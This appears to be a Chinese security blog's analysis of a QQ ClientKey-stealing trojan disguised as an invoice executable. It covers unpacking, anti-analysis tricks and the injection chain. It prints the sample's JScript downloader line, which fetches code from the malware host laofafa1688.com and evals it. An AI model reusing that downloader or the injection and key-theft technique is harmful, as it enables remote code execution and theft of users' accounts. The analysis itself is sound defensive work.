QQ 盗号病毒分析

ヽ(￣▽￣)و

0x00 背景


文件名：-开票资料及对账函-.exe
MD5：D6C27C87CBAD0DEC4589E6748BBF38E9

0x01 概述


盗取 QQClientKey 的病毒

0x02 样本分析

样本名为 -开票资料及对账函-.exe，同时带有 ASPack v2 的壳



打开文件执行弹出错误框用来迷惑用户或者分析人员，实际功能正常执行。




脱壳


为了进行静态分析，通过简单的 ESP 定律将壳脱掉

静态分析

首先通过 SetErrorMode (+SEM_NOALIGNMENTFAULTEXCEPT) 的方法检测当前是否为虚拟机环境，同时前面插入了大量的垃圾指令以检测调试和对抗分析。单步调试可能会浪费较多时间，思路是直接对 MessageBoxA 下断，继续向后调试看是否有意义的逻辑继续执行。



弹框关闭之后得到了一个 URL：http://www.laofafa1688.com/raw/2/2




观察字符串包含 VB 代码内容为 Get 请求的字样，结合 URL 猜测该病毒包含用于窃取信息的

功能。

```
db 'var x=new ActiveXObject(',27h,'Microsoft.XMLHTTP',27h,');x.open(',27h,'GET'
db 27h,',',27h
db    1                 ; DATA XREF: .text:0040133B↑o
db    0
db    0
db    0
db  27h ; '
db    0
db    0
db    0
db 27h,',false);x.send();eval(x.responseText);C!@',0
```


重新打开病毒进行调试，bp MessageBoxA 并关闭弹窗之后，来到病毒后续逻辑

拼接出一个当前目录下的 ole32.dll 文件路径




构造完整请求：

"var x=new ActiveXObject('Microsoft.XMLHTTP');x.open('GET','http://www.laofafa1688.com//home/raw/2/2',false);x.send();eval(x.responseText);"



执行该命令：



由于在笔者写报告时网址已经失效，因此所请求的恶意模块无法下发。后续流程为请求一个.net 类型的功能 DLL，假设为 DLL-A，DLL-A 首先会遍历当前进程是否存在 QQ.exe，存在的话则继续向 laofafa1688 请求窃取 Key 的 DLL 模块，假设为 DLL-B，DLL-B 会以远程线程的方式注入到 QQ 进程，通过调用 QQ 提供的获取 ClientKey 的 API 进行 Key 的获取，保存到文件之后进行上传。

0x03 总结

病毒逻辑较为简单，根据域名的命名方式可以猜测是针对电商用户发起的攻击。

1）后续具体功能分析参考我司报告：https://www.secrss.com/articles/27165
2）关于 QQClientKey 的获取+病毒手法实现参考我的博客：
https://blog.csdn.net/Cody_Ren/article/details/104577693
（博客文章参考：https://bbs.pediy.com/thread-256993.htm + Tide 安全团队博客）

IOC：略